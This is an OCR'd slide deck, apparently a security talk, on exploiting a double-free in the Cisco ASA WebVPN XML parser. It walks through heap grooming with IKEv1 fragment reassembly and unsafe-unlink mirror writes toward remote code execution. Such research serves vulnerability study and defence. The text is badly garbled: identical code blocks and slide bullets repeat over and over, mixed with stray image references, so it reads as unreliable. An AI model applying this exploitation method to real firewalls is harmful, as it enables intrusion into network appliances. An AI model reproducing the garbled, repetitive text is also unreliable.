    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```




```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

XML tag data copied in chunk




```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

Chunk is freed


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

XML tag data dangling pointer retained by Cisco callback


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

XML tag data dangling pointer retained by Cisco callback


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```


XML 2

XML tag data dangling pointer retained by Cisco callback


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```


XML tag data
appended in free chunk




```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

XML tag data
appended in free chunk




```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

Chunk is freed (double-free)


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

Data handler

- First packet with `<host-scan-reply>` tag
  - Allocate heap buffer for data, copy data, free it (but dangling pointer)
- Second packet with `<host-scan-reply>` tag
  - No reallocation, copy data, free it
- Tags' data copied and appended in the same chunk

➔ double-free vulnerability on 0x2040-byte chunk

assert() due to invalid metadata

- Inline metadata/header for heap chunks


```
prev_foot    = 0x8180d4d0
head         = 0x1d0 (CINUSE|PINUSE)
mh_magic     = 0xa11c0123
mh_len       = 0x1a4
mh_refcount  = 0x0
mh_unused    = 0x0
mh_fd_link   = 0xacb85b30
mh_bk_link   = 0xa8800604
allocator_pc = 0x86816b3
free_pc      = 0x868161d
```

Allocated chunk header

Same offset

```
prev_foot    = 0x8180d4d0
head         = 0x30 (PINUSE)
fd           = 0xac825ab8
bk           = 0xa880005c
mh_refcount  = 0xf3ee0123
mh_unused    = 0x0
mh_fd_link   = 0x0
mh_bk_link   = 0x0
allocator_pc = 0x0
free_pc      = 0x0
```

Free chunk header

- Hence why our fuzzer caught it!

```
; __int64 __fastcall mem_get_pool_type(void *mem)
                public mem_get_pool_type
mem_get_pool_type proc near
; __unwind {
                push    rbp
                mov     rbp, rsp
                push    r13
                push    r12
                xor     r12d, r12d
                push    rbx
                mov     rbx, rdi ; mem = pointer to data returned to user
                                 ;       (after ptmalloc and mp headers)
                sub     rsp, 8
                test    rdi, rdi
                jz      short loc_555558775403
```

```
                call    ms_overhead
                sub     rbx, rax ; rax = 0
                mov     r12, rbx
```

```
loc_555558775403:       ; mh_refcount = 1 generally
                movzx   eax, word ptr [r12-26h]
                lea     r13, [r12-30h] ; mp_header*
                mov     ecx, [r12-2Ch] ; mh_len
                lea     edx, [rax-1] ; mh_refcount--
                cmp     dx, 11 ; error if mh_refcount more than 11
                ja      loc_5555587758A4
```

```
cmp     dword ptr [r12-30h], 0A11C0123h
jz      loc_555558775748
```

```
loc_5555587758A4:
                call    assert_mh_mem_pool
; } // starts at 5555587753E0
mem_get_pool_type endp
```

Exploiting the bug like RobinHood

Objective: mirror write

- Allocated chunks hold pointers to doubly-linked list

```
prev_foot    = 0x8180d4d0
head         = 0x1d0 (CINUSE|PINUSE)
mh_magic     = 0xa11c0123
mh_len       = 0x1a4
mh_refcount  = 0x0
mh_unused    = 0x0
mh_fd_link   = 0xacb85b30
mh_bk_link   = 0xa8800604
allocator_pc = 0x86816b3
free_pc      = 0x868161d
```

- Target Cisco mempool alloc lists to get a mirror write
  - No safe unlinking on Cisco metadata for allocated chunks (all ASA versions)
  - Even if dlmalloc or ptmalloc had safe unlinking for free chunks
- Mirror write: unlinking an element from a doubly-linked list will trigger two write operations
  - One operation is the useful one, the other is a side effect
  - Constraint: both need to be writable addresses
- Was already abused in 2016 by Exodus Intel

Exploit strategy

- Hole creation primitive with IKEv1
- Allocate XML data in hole / freed at the end
- Allocate fragment in same hole
- Repeatable free primitive with XML
- Allocate fragment with larger size in same hole
- Trigger reassembly → corrupt linked list pointers
- Trigger mirror writes → corrupt a function pointer
- Send IKE init packet to trigger RCE


Leverage IKE reassembly

- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly

Reassembled packet length: n



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly


Reassembled packet length: n+n

- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly

Reassembled packet length: n+n+p




- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly


Reassembled packet length: n+n+p



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly

- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment


https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly

- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/


Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment
  - Fragment length not re-checked during reassembly

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/

Max data per IKE session


- XML buffer used by repeatable free primitive is a 0x2000 chunk
- For a given IKEv1 session, accumulated length needs < 0x8000

```
int IKE_AddRcvFrag(struct ikev1_sa *ikev1_sa, struct pkt_info *pkt_info)
{
    ...
    int accumulated_size = ikev1_sa->frag_queue1->assembled_len;
    accumulated_size = accumulated_size + payload_length - sizeof(struct payload_fragment_hdr);
    if (accumulated_size > 0x8000) {
        es_PostEvent("assembled pkt size too large");
        IKE_FreeAllFrags(ikev1_sa, 0, 0);
        goto b_end;
    }
}
```


- With 0x2000-byte chunk granularity
  - Can only have up to 4 frags per IKEv1 session (4*0x2000 = 0x8000)
  - Also limits how many mirror writes we get…

Max number of mirror writes

- Overlapping chunk's size dictates max number of mirror writes
  - With 0x2040 chunks, it means maximum 2 mirror writes (see above)



  - Solution is to change the granularity and use 0x810 chunks



Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole


Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

feng


Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole



Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole



Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte

- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

